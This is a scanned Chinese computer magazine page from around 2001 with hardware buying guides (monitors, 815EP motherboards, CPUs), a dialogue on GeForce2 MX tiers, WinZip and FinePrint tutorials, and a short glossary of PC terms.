此款配置的投资重点是强调整机在性能上的突出和关注用户自身的使用感受，17英寸纯平显示器是完成此要求必不可缺的配件之一。美格的786FD与高位的796FD相比，只在带宽和安规认证上略有不同，其卓越的品质和良好的性价比无疑成了这个价位上的首选。雷鸟处理器强劲的效能和希捷酷鱼III硬盘7200转、2MB缓存、ATA100的技术指标均是各自领域的高端产品，比起毒龙+希捷U5，性能上的大幅提高不言而喻。显卡选用小影霸速龙6000是因为它采用了5.5纳秒的显存，与最高端的MX级芯片GeForce2 MX-400性能相当。罗技的网际劲貂搭配易上手键盘仅150元的价格迅速引起抢购热潮，这也导致整个中关村市场一度无货。现在罗技已经开始控制产品的出货量，所以如果在市场上见到它，千万不要手软哦！



近期显示器市场行情一览

□北京　孔明

近期的显示器市场可真热闹，纯平显示器纷纷跳水，看来升级显示器的好时机已经到来，再加上我们曾经为大家奉献的纯平显示器大测试活动，都是希望能为大家的选购提供一些参考依据。好了，言归正传，下面还是让我们一起来看看最近的显示器市场吧。

自从美格的“珑”行天下活动开始，就意味着国内纯平显示器价格大战拉开了序幕，此后各主要显示器品牌纷纷降价，降价之声络绎不绝。但是此事也并不简单，在经过了一波三折之后，第一个跟进的ADI率先退出了价格大战的战场，一周之后，CTX也不“玩”这种降价的游戏了。就在这种市场比较混乱的情况下，三星又杀入了降价的大军中。

在美格的狂降后，ADI紧跟着同样下调了相同档次的产品，例如把MicroScan G710从3280元降到了2980元，这一价格比美格同档次的796FD还便宜了10元，从中便可见其针对性了。但是降价刚刚过了三天，从第四天起，ADI的这款产品就一天涨100元，最后又涨回到3280元的原价。据ADI显示器的北方地区总代理北京利盟科技消息称，现在的ADI显示器都依靠进口，而且产品都通过了TCO99认证，前段时间低价销售的价格一直是低于产品成本，所以赔本的买卖肯定不能做到底，因此价格的上涨就势在必行。

和ADI的情况基本一样的是CTX，CTX也是因为产品产地及TCO认证等相关方面的原因导致产品成本价格偏高，所以出于无奈，CTX也只好调回原价位。不过同ADI恢复价格后的产品脱销来看，CTX的表现就要稍差一些了。此外参加此次价格大战的还有SONY和LG这两个大厂。SONY的主打产品E200显示器也从3950元一下子降到了3099元的价位上，此举引起的轰动不小，要知道SONY这种高端显示器厂商能一下子将价格下调20%可是非常惊人的举措。因此SONY的这款E200显示器在降价后曾一度脱销，市场反响之热烈出人意料。LG的动作更大，它的高端旗舰产品未来窗795FT Plus显示器从3800元的价位一下子降了近1000元，目前售价仅为2800元。与此同时，简化版的未来窗775FT的价格也仅为2400元，在市场上具有很高的竞争力。

目前纯平显示器市场上的产品主要分两大类，从显像管的产品分就是日管和韩管。日本产的显像管是以SONY平面珑及三菱钻石珑为代表的珑管技术，珑管显示器在底色和图像输出方面要更胜一筹。而韩管是指三星的丹娜管和LG的未来窗显像管，其中尤以三星的丹娜管在中低端显示器市场中最为普及，而LG的未来窗显像管并没有外售产品，只有LG自己的产品才采用这一显像管。在价格方面，同档次的产品中以三星的丹娜管最为廉价，其显示器产品也要比其余产品价格低廉100多元，而珑管产品与LG未来窗的产品价格基本处于同一档次水平。对于消费者来说，如何选择还是要根据每个人不同的使用要求与经济承受来决定。普通家庭用户从性价比考虑，自然不妨选择三星丹娜管的产品，其中以三星753DF和Philips 107T这两款产品最为典型，它们都是2300多元的价格。此外，三菱Scan70也以不足2300元的价格具有非常强的竞争力，不过它不是一款纯平的显示器产品，而是柱面的。

从目前的显示器市场来看，价格将较为平稳地保持一段时间，近期内价格波动的可能性很小，所以也是一个很好的显示器选购与升级的时期。最后祝愿各位能找到合适的显示器产品。

□黑龙江　秀才

笑傲江湖的三款 815EP 主板

主板世界日新月异，短短几个月，主流产品就会易主换位，除了经典的 BX 以外，似乎没有哪个主板可以长久地统治市场。难怪业界有人把主板行业称为“吃海鲜”，天天鲜，的确所言不虚。好了，闲言少叙，让我们来看看最近村里有哪些主板较为流行吧。

笔者最近在村里走了一圈，与相关人员闲聊中，逐渐感觉到Intel系列的主板还是颇有人缘的，特别是815EP系列主板，最近装机率还是蛮高的。鉴于目前市场上的815EP主板品牌很多，加上各个品牌的主板功能特色各不相同，多数想购买 815EP 主板的用户多少都有些困惑。这里笔者就了解到的一些情况和知识作一介绍，希望能给想购买 815EP 主板的用户起到指点的作用。

想必大家都已经知道了815EP和815E的区别了吧？与 815E 相比，815EP 省去了内部整合的显卡，可以说是 815E 的简化版本。815EP 在刚刚问世时不是很受大家喜欢，原因主要是因为除了去掉集成显卡外，815EP 与 815E 性能几乎一样，但价格却和815E不相上下，因此用户宁愿选择带显卡的 815E 主板。815EP 主板流行起来，多多少少还是得益于联想主板前不久的一次降价，拉开了815EP 与815E主板的百元差价。从市场反馈来看，正是 815EP 主板价格的下调，促进了 815EP 今日的“辉煌”。

815EP技术上最大的优势是采用ICH2 - 82801BA 芯片。它提供了很多新的功能，如规模可变的 LAN（局域网）解决方案，其中包括完整的LAN互连、1Mbps 家庭网络连接、10/100Mbps以太网连接和单一驱动技术。其快速100MB/s IDE 控制器不仅可以支持两个 ATA100 硬盘，而且支持以前的 DMA 33/66 模式。具有六声道环绕（用低廉成本使 AC97 实现 6 声道环绕效果）和软猫功能。两个 USB 控制器，可以支持 4 个 USB v1.1 端口，并且有 24Mbps 的带宽在这四个端口上。因此选购中一定要注意 ICH1 和 ICH2 的问题。比如技嘉的 GA - 6OXC 815EP 主板的南桥芯片就是 ICH1，仅支持基本功能，如支持ATA66等，主板厂商的意图是减少附加功能，提供给用户多样化的选择，但是有些 JS 却以 ICH1 冒充 ICH2 在市场上销售，所以这里提醒用户注意。关于 ICH1 和 ICH2 的区别，读者可以查看《电脑爱好者》第 8 期，上面有较详细的介绍。

815EP和815E的不同之处是，815EP用的是MCH芯片，不含有图形引擎，而815E用的是含有图形引擎的GMCH芯片(见附表)。


由于目前市场上 815EP 主板的品牌较多，经过一段时间的比较，这里向大家推荐三款具有特色的产品。读者可以依据推荐原因及相对遗憾来看看这款主板是否适合于你。

技嘉的 GA-6OXE 主板

推荐原因：功能完善，性能稳定，与周边外设的扩展余地大。

相对遗憾：价格稍高，在超频设置及一些功能上还有进一步增强的余地。

技嘉目前推出的 815EP 主板主要有 GA - 6OXC、GA - 6OX 和 GA - 6OXE，皆为 ATX 规格的主机板，支持 Intel PentiumIII 以及其他兼容处理器，并提供 1 个 AGP 4X/2X 以及 1 个 CNR 插槽。GA - 6OXE 整合了 Creative CT5880 音效芯片，提供 4 声道输出的环绕声音效果。具有红外线 IrDA/CIR 接头以及额外的双 USB 外接式接口。除上述功能外还支持 STR(Suspend - To - RAM)内存暂停模式以及技嘉 Dual BIOS 双 BIOS 技术。当然技嘉开发的两个技术 EasyTuneIII 超频悍将与 @BIOS 网络更新 BIOS，更是 GA -



附表

参数对比	Intel 815E	Intel 815EP
系统总线	66/100/133MHz	66/100/133MHz
支持内存	PC100/PC133 SDRAM	PC100/PC133 SDRAM
最大内存容量	512MB	512MB
集成图形核心	Intel；i752	无
扩展显示模式	AGP 1X，2X，4X	AGP 1X，2X，4X
ICH	ICH2(ATA - 100)	ICH2（ATA - 100）

60XE不可缺少的功能。GA-6OXE另外较吸引人的地方是，支持SCR大哥大编辑套件与IA智能型操作接口。用户通过选购备件SCR(Smart Card Reader)大哥大编辑套件，可以轻松编辑与管理手机电话簿。此外，SCR支持为IC智能卡开发的软件，可提供网际网络之安全付款机制。GA-6OXE的IA（Information Application）智能型操作接口可支持使用者安装选购性配件的IA智能型操作面板或是技嘉红外线遥控器。利用此功能，使用者可像操作电视般很容易地控制计算机。所以想构建智能型计算机系统的超级用户不妨试试这款主板。目前市场价格为1150元，是市场上较贵的高档产品。

联想815EP主板



推荐原因：产品的性能价格比很高，长时间运行时较为稳定，几项技术非常实用，超频较为方便。


相对遗憾：内存插槽边上的电容给拆装内存条的工作带来不便。

联想目前也推出了系列815EP主板，比如SX2EP、SX5EP、SX5EP-A（在SX5EP的基础上带AC97音效）、SX5EP-L（带Intel10/100M网络芯片，其82559核心早已建于南桥内）、SX5EI（具备一个ISA槽）等。SX2EP就是前不久刚刚降价的那款主板，这里笔者就不多介绍了，因为多数媒体已经报道不少了。这里笔者想推荐的是SX5EP主板，这是联想最新推出的SX2EP的升级产品，除了具有815EP系列主板应有的特性，如标准ATX规格，支持外频133/100/66MHz，最大内存可达512MB，设有6个PCI 槽，1个CNR槽，支持AC97，提供4个USB接口等外，SX5EP吸引笔者的主要有以下几个特点。第一个就是该款主板采用了联想最新的创新技术StepEasy，这项技术使主板的无极变频成为可能，摆脱了以前外频只能由66跳到100至133MHz的羁绊。在SX5EP主板上，可以以1MHz为最小单位来超频，比如866MHz的CPU可以从866MHz超到867MHz、868MHz、869MHz……这就提高了DIY玩家现有系统资源配置的适应性，发挥系统最大的效能，挖掘CPU的最大潜力。SX5EP的另一个特点是CPU核心电压可调。第三个特点就是在主板后端设计了四个诊断灯，这项设计也是针对DIY而设计的。当PC出现问题时，用户不必急着去开箱做繁杂的检验，诊断灯会清楚地显示出哪里出现了问题。SX5EP的第四个特点是支持BOOTEASY技术，大大加速了主机启动的速度，整个POST过程只需要4-5秒左右。目前这款主板仅售868元，是目前市场上性价比较高的一款。

微星的815EP Pro-R主板

推荐原因：显卡补充电源，USB接口的扩展及联机功能都非常实用，超频形式轻松，可在Windows系统中实时优化CPU的状态。

相对遗憾：价格高了些，在对病毒的抗侵入能力上还有发挥空间。



与大多数815EP主板一样，此款主板采用了1xAGP Pro+6xPCI+4xDIMM+1xCNR的设计，AGP插槽是AGP Pro规格，支持当今所有的AGP规范。旁边还有个小电源接口，这是为某些需要外接电源的显卡设计的。同时，MS-815EP Pro-R提供了一个四声道的AC97板载声卡。

815EP Pro-R主机板除了内建微星科技(MSI)独家研发的各项超值软件Fuzzy Logic3、Live BIOS之外，特别值得一提的是Fuzzy Logic3自动超频工具。它可在Window操作系统下，实时且自动地将CPU设定在最佳状态，轻轻松松就可完成超频，万一在超频时发生当机的情况，使用者无需按任何按键，即可重新开机，而且可以将系统自动设定在最佳状态。

当然这款主板较吸引人的还有一个特殊的功能，即主板的USB扩展接口可以支持USB to USB，微星在主板上集成了“Gene Link”USB网络控制硬件，并在驱动光盘中提供了专门设计的软件。在操作系统中正确安装之后，一个虚拟的、以USB端口为基础的网络机制就会建立，并自动绑定TCP/IP、IPX/SPX、NetBEUI这些最常用的通讯协议——这有别于其他的双机对联模式，是实实在在的以太网。在主板的附件里，微星附送了前置USB接口挡板以及一条USB连线。将挡板与主板上的USB前置端口接头接好之后。用户便可以用这根USB线缆把这台计算机与其他任意一台具备USB接口的计算机相连，构成一个虚拟网络，共享设备、传递数据、上网或是玩游戏都十分快捷方便。目前这款主板的售价为1260元。

上述的这3款主板，是笔者在实际使用中认为性能较好、又集成了一些实用技术的高档主板。当然，815EP主板市场上还有很多品牌，比如精英、升技、华硕等，这里笔者就不一一介绍了。大家在购买时，还应结合自己的具体投资情况，对不同的东西进行比较。不过，从现在的市场情况来看，815EP的主板市场占有率增长很快，相信随着技术的进步，这种主板将会进一步得到普及。

□北京　陈涛

主流CPU的比较(上)

CPU作为一台电脑的核心部分，决定着整个电脑的性能，所以我们在购买电脑的时候，在CPU这个环节上一定都会慎重考虑的。但是有很多朋友对CPU不是很了解，在选择的时候会有些困难，所以今天就让我们就一起来了解一下市场上流行的CPU吧。

自从AMD推出K7系列CPU以来，Intel和AMD的CPU战争已经发展到了白热化。随着AMD自身实力的增强，再加上Intel接二连三的失误，胜利的天平已经开始向AMD一方倾斜。在低端市场上，AMD Duron势不可挡，在中端市场雷鸟也是紧紧追赶。好在Intel在高端市场现在有了P4，才挡住了AMD的攻势。

目前生产的CPU大多数还是采用铝导线连接工艺，但是如果采用铜导线连接工艺，将会比铝导线连接工艺生产的CPU速度快得多。另外由于铜比铝的导电性能好，会进一步降低CPU的功耗，大大减少了CPU的发热量。AMD和Intel都准备采用铜导线连接工艺生产下一代CPU。

新的制作工艺水平已能实现把大容量全速二级缓存内置于处理器芯片中，Intel和AMD都已经将CPU重新走回了Socket架构。新出现的大型绝缘硅圆片制作技术，也使得在CPU中可以集成更多的晶体管、更多的Cache。这也为在CPU中整合各种功能提供了很好的条件。

Intel系列的CPU

Celeron Ⅱ

在低端CPU市场，Intel推出的新CPU是Celeron Ⅱ（赛扬Ⅱ）。赛扬Ⅱ采用的是PIII Coppermine的核心，因为Intel不会为了低端的产品而单独开一条生产线。所以Celeron Ⅱ采用的也是0.18微米制作工艺，与Coppermine不同的是将Coppermine的片内L2 Cache容量减少一半。L2 Cache与Coppermine一样也采用了高级传输L2 Cache（ATC）技术。因为Celeron Ⅱ是针对低端市场的CPU，而运行游戏的时候，对CPU的Cache依赖性不是很大，因此Celeron Ⅱ和以前的Celeron一样在游戏中有出色的表现，而在大量的商业应用程序和高端应用中表现出来的性能比PIII Coppermine大打折扣。尽管这样，集成的全速缓存仍然使得Celeron Ⅱ的整体性能有了很大提高。

Celeron Ⅱ的核心工作电压为1.7V，远远低于老式Celeron。这样低的工作电压保证了Celeron Ⅱ在工作的时候，核心温度保持在较低的范围内。Celeron Ⅱ也采用了FC-PGA的封装形式，改善了散热效果，很有利于超频。Intel在Celeron Ⅱ中加入SSE指令集，使其具备了和低频PIII相抗衡的实力。但是，66MHz的外频会成为Celeron Ⅱ的致命威胁，因为Celeron Ⅱ所面对的AMD Duron是200MHz的前端总线频率。

Celeron Ⅱ只能满足那些不需要进行大量商业软件工作的人，但是进行一般的游戏、工作、学习、上网还是没有什么问题的，而且Celeron Ⅱ现在在市场上的售价的确很便宜。

PIII Coppermine

Intel的老式Slot 1架构PIII CPU在AMD的K7推出以后可以说是遭受重创，主要是因为PIII不管是整数运算还是浮点运算都输给了Athlon。但是Intel很快进行了改进，推出了Coppermine核心的PIII CPU，采用了0.18微米的制造工艺，架构也改进到Socket 370。PIII Coppermine配有256K字节芯片的全速二级缓存，能比老式PIII Katmai的512K字节外部半速L2缓存更快。因为高级传输缓存被融入CPU的硅板中，就可以支持与处理器核心的256位数据连接，远远优于Katmai外部L2缓存的64位宽接口，从而使得PIII Coppermine可以从集成缓存中获得足够快的速度来与Athlon竞争。虽然PIII Coppermine的代号Coppermine是铜矿的意思，但是仍然采用了铝导线技术。

我们可以通过附表看出这两款PIII的差别。

	Katmai	Coppermine
L2-缓存位置	外部	管芯
L2 Cache	512 K	256 K
L2 Cache Interface	64 Bit	256 Bit
L2 Clock Speed	1/2 CPU Speed	全 CPU speed
L2 Associativity	4-way set	8-way set
CPU Voltage	2.0V	1.65V（1.7V / 1GHz)
封装	Slot 1	Socket 370

PIII Coppermine具有以下优点：

- 降低了核心电压，这样可以减

少耗电量，减少了发热量，使得CPU能够以较低温度运行。

- 0.18微米的工艺可以制造出比0.25微米Katmai更小的管芯，这样既可以集成更多的晶体管，还可以降低成本，增加产量。

- 全速L2缓存可以使芯片的性能超过老式Slot 1 PIII。

- 可以通过使用256位宽L2缓存总线提供更好的性能。

- 0.18微米的制造工艺减少了功耗和发热量，使得CPU更适于超频。

PIII Coppermine的性能还是很不错的，比起AMD的K7 Athlon来说有了不少优势。而且借助于Intel的i815E或i815EP芯片组使得PIII Coppermine更是如虎添翼，在稳定性、与其他电脑配件的兼容性以及与软件的兼容性方面都是无与伦比的。所以如果你的资金不是很多，不能购买P4这样的超级CPU，但是仍然需要很稳定的系统来进行3D或平面作图等工作的话，那么就买PIII Coppermine吧。如果想要超频的话，应该购买型号为500E、550E、600E、700E等以E结尾的奔腾III处理器，E代表100MHz的外频和0.18微米制造工艺，而B结尾的CPU是133MHz外频，超频余地不大。

Pentium 4

现在的PIII Coppermine由于受到管线的限制，最高只能达到1.2GHz，这一点从1.13GHz的PIII被回收就能看出来。Pentium 4处理器没有采用P6架构，而是采用了全新的NetBurst架构，Pentium 4的管线长度是P6架构的两倍，达到了20级。管线的加长可以使得Pentium 4能达到更高的时钟频率，但是也使Pentium 4在每个时钟周期中处理的命令数目比PIII Coppermine少，这就是为什么现在相同的速度下，Pentium 4的性能表现不如PIII Coppermine和T-bird的原因。但是随着Pentium 4速度的提高，会克服这一点的。

Pentium 4集成了8kB的L1 Cache，使用的是低于1.42ns的高速缓存，拥有极低的寻找时间，能迅速找到并且命中目标指令，大大的提高了CPU的工作效率。Pentium 4还拥有全速的256kB二级缓存，在处理器核心和L2 Cache之间有着更大的数据传输通道，数据传输率可以达到前所未有的44.8GB/s，几乎是PIII 1G（16GB/s）的3倍之多。其总线频率高达400MHz，是目前PC133总线的Pentium III的三倍，如果配合双通道的RAMBUS内存，可以在处理器和内存控制器之间提供高达3.2GB/S的内存通道。

虽然现在的P4处理器还没有到很令我们满意的地步，但是实际上，作为拥有全新体系的处理器在现有的被广泛应用的大多数软件上，表现都不会像我们预期的那样。Pentium 4在同样的制造工艺下，采用20级的超长流水线，能够实现比PIII高得多的时钟频率。Pentium4还采用了双泵式ALU（算术逻辑单元）、400MHz的外部总线、改进的动态执行以及144条新增的SSE2指令，这些优势都是PIII和雷鸟所不能及的。

现在Pentium4整机的价格仍然很高，一般用户都不能接受。另外Pentium4的SSE2指令集在短时间之内还不能得到大多数的软件支持。这些都是影响Pentium4成为主流的因素。但是如果你的资金还是很充裕的话，而且你要进行的工作要求的系统速度非常高，比如说进行大型的3D作图等等，你还是购买P4吧。因为不管如何，Pentium4是现在当之无愧的速度之王。

（待续）



闷豆：听说你这GeForce2 MX有新货到了，我来看看，合适就买一块。

奸商：你要看MX200还是MX400？

闷豆：（一脸茫然）MX200？MX400？我要的是显卡，你怎么给我帝盟的声卡？

奸商：（又一个菜鸟上钩了）这你就不知道了吧！现在GeForce2 MX也详细划分档次，分成三档了。

闷豆：哦？说说看！

奸商：最低档是MX100，性能不好，不向你推荐。高档一些的是MX200，替代GeForce2 MX标准版，价格也同GeForce2 MX标准版差不多。最高档的是MX400，速度更快，和GeForce2 GTS是一个档次的东西，但价格比GeForce2 GTS便宜。

闷豆：真是这样分的吗？我现在不敢很相信你的话 。


奸商：我这有MX系列芯片的频率详细说明，你看MX200与MX标准版都是175MHz的核心频率，166MHz的显存频率，MX400与GTS的核心频率都是200MHz，没骗你吧！

闷豆：我看看……不错，是这样，那你觉得哪款更适合我吧，我买来的用途是……（已经很信任JS了）

评：nVIDIA详细划分面向主流市场的GeForce2 MX系列芯片，划分的依据不仅仅是核心频率和显存频率，还有另一个很重要的方面——显存位宽。现在的MX200的核心和显存的标准速度虽然同MX标准版一样，但显存位宽只有64bit，性能远低于原来的128bit显存位宽的MX标准版，市场定位只是替代原来的TNT2系列。同理，MX400的核心速度虽然同GTS一样，但渲染通道只有两条，是GTS的一半，而且显存位宽也只有GTS的一半，比GTS差远了。

WinZip压缩之道

□北京 舒洁




1 新建压缩包



在压缩包中添加文件：打开或新建一个压缩包后，通过点击Actions下拉菜单中的Add命令或工具栏中的Add按钮，可向你已打开的压缩文档或新建立的压缩包中添加文件。也可选中文件后，直接将文件拖进WinZip主窗口中，或是直接用鼠标右键功能。

2 压缩包的解压



3 打开一个压缩包





4 创建自解压文件压缩包


单击程序菜单条中的Actions下拉菜单中的Make．Exe File命令，或在Windows状态下使用鼠标右键单击需进行转换的 Zip 文件，然后从弹出的菜单中选择“ Create Self－Extractor(.EXE)"即可。

Zip and E-mail 命令：用鼠标右键功能中的 Zip and E-mail XXX.zip 命令，或在程序菜单条 File 下拉菜单中选择Mail Archive命令，WinZip会自动压缩该文件，并打开默认的电子邮件程序新建一封信件，然后把该压缩包作为一个附件插入。



6 校验功能

通过点击菜单条 Actions 的下拉菜单CheckOut项或直接点击工具栏中的 CheckOut 按钮，即可完成整个 Zip 压缩包的释放、安装运行和删除等操作，这就为广大用户在调试保存在 Zip 压缩包中的应用程序提供了极大的方便。




5 喜爱的 zip 文件夹

通过点击File下拉菜单中的Favorite Zip Folders命令或工具栏中的Favorites按钮，可将喜爱的Zip文件放入收藏夹。

看图学软件

7 浏览文件内容

选中窗口中的文件，点击程序菜单条 Actions 下拉菜单中的View或直接点击工具栏中的View按钮，即可浏览任意一个存储于压缩文档中的文件，WinZip 将启动所选中文件的相关程序。



□上海　betman

小辞典

BBS

BBS，Bulletin Board System的缩写，译成中文就是“电子公告牌”，是一种利用计算机通过远程访问得到的一个信息源及报文传送系统。BBS能够把多种共享资源、信息提供给各种各样的用户。

BBS在互联网中扮演着与人们日常生活中的普通公告同样的角色。它允许每个用户“张贴”自己的广告，阅读他人张贴的广告。你还可以发表自己对某事物的看法和观点，甚至可以就某个问题与他人讨论。

ISA


一种通过将板卡插入IBM PC及其兼容机的标准扩展槽来添加计算机部件的总线设计规范。16位的ISA扩展槽实际上由两个单独的8位插槽以直线排列构成，因此当插入一块16位的卡时，将同时插入这两个槽。8位扩展卡可以插入到16位的插槽中使用(它只占用两个插槽中的一个)，但16位的扩展卡不能插入到8位的插槽中。

点距

点距是指显示屏上相邻的两个像素点之间的距离。点距越小，显示图文越清晰细腻，分辨率和图像质量也就越高。如今家用显示器大多采用0.28mm点距。采用0.25mm的有SONY的特丽珑和三菱的钻石珑，采用0.26mm（明基和部分飞利浦）和0.27mm的也不少，采用0.22mm的高档显示器就属于专业应用了。屏幕越大，点距对视觉效果影响也越大。

USB

USB是通过PCI总线和PC的内部系统数据线连接，来实现数据的传送。USB又是一个通讯协议，使用USB接口的设备（比如鼠标、调制解调器、键盘、打印机等），减少了硬件的复杂性和对端口的占用，整个USB系统只有一个端口和一个中断，节省了系统资源。使用了USB接口，你可以热插拔外部设备和USB口的连接，一般不会有任何问题，你的设备的驱动程序会被动态加载，USB在设备供电方面提供了灵活性。直接连接到集线器或者主机的USB设备可以通过USB电缆供电，也可以通过电池或者其他的电力设备来供电，或使用两种供电方式的组合，并且支持节约能源的挂机和唤醒模式。



蓝牙

蓝牙(Blue Tooth)是一种低成本、短距离的无线连接技术标准的名称。它是由5家世界级的计算机和通讯公司——爱立信、IBM、英特尔、诺基亚和东芝公司于1998年联合提出的，面向短距离、低功耗、低成本的应用环境，采用低能耗无线电通信技术来实现语音、数据和视频的传输。在传输距离上，蓝牙技术的传输范围在10米以内，如果增加天线可以把距离增加到100米。国际蓝牙特别兴趣小组(Blue Tooth SIG)，采取了无偿向全世界的产业界转让该项专利技术的策略，以实现其全球统一标准的宏伟目标。在这个目标下，全球所有厂家生产的各种移动计算设备、便携设备、通讯设备、信息家电等都使用统一的无线连接标准，从而实现相互操作与数据共享。比如，通过蓝牙协议将笔记本电脑与手机连接，从而使它能利用手机上网，这不能不说是技术的一大革命。

PCI

PCI是用于连接处理器和外部设备的互连系统，这个系统允许处理器以更快的速度和外设交换数据。它是由Intel公司设计的，原来的PCI和VESA局部总线结构很相像，然而在PCI 2.0以后，它不再是一个局部总线了，它已经成了一个独立的系统，它的工作频率一般在20到33MHz。在传输32位数据时，PCI使用124针连接，在传送64位数据时则采用188针连接，在传送数据和地址时不分开，先传地址后传数据。如果传送的数据比较集中，可以传送一个数据的开始地址，然后在以后数个时钟周期内传送其他的数据。

共享软件

一种软件开发者对所开发软件作出的定义。定位为共享软件的软件一般可以任意下载，并在一段时间内可以免费使用。但在免费试用期间，有一些软件会作一定的限制。比如，你只能使用其中一部分的功能，或者它会定期跳出需要注册的信息。当你注册完了以后，你就能使用软件的全部功能。当然，也有一些软件一开始就能让读者使用全部的功能，这完全依作者个人的喜好而定。

大家可能都有这样的经历，有时为了打印一份漂亮的网页，由于浏览器没有预览功能，不得不反复尝试打印，浪费不少纸张。其实，浪费的何止是纸张，还有宝贵的时间及昂贵的墨水等耗材，而且经常这样，还会缩短打印机的寿命。不过，如果你有FinePrint web这样一个打印机功能扩展程序软件，这种状况就会得到很大改善。



省纸的打印工具

——FinePrint 2000

□北京　舒洁



FinePrint 2000可以按照用户所指定的方式打印，可实现将2、4、8页纸的内容压缩到一张纸的目的。此外，可以用FinePrint 2000将一台打印机虚拟成多台打印机，分别输出各种格式文本，既方便又实用，而且能在后台打印输出。实际上它是FinePrint的浏览器版本，具有FinePrint所有的功能，除支持一般的文档处理程序（如Word）外，还支持IE、NS、AOL及Opera浏览器，使得打印网页同打印一般文本文档一样可以使用预览、缩放等功能。

FinePrint有支持各种操作系统的版本，考虑目前使用Windows 95/98的朋友较多，本文就以运行于该系统下的、最新的FinePrint 2000为例。

FinePrint的安装十分简单，双击下载的自解压文件，按提示点几下鼠标就可以了。安装完毕后，程序会询问你是否将FinePrint2000作为系统默认打印机，点击"是"，程序就会将FinePrint2000作为系统默认的打印机，以后你就可随心所欲地使用FinePrint这个程序缩印和定制你的打印文档了。然后在系统"打印机"窗口中，会新增一个"FinePrint 2000"图标，鼠标右击它，可以进行一些基本设定，如选择纸张规格等，跟你原来设置的打印机差不多。

FinePrint的使用也很简便。你不用像使用其他软件一样事先启动它，而只需在Windows应用程序中按照通常的方式进行打印操作，选择"文件"菜单下的"打印"命令或直接按工具栏的"打印"按钮即可。进入打印对话框（如图1），点击"属性"按钮可进行FinePrint打印纸张大小等的设置（如图2），点击"确定"按钮，稍等片刻，会出现



图 1



图 2




图 3

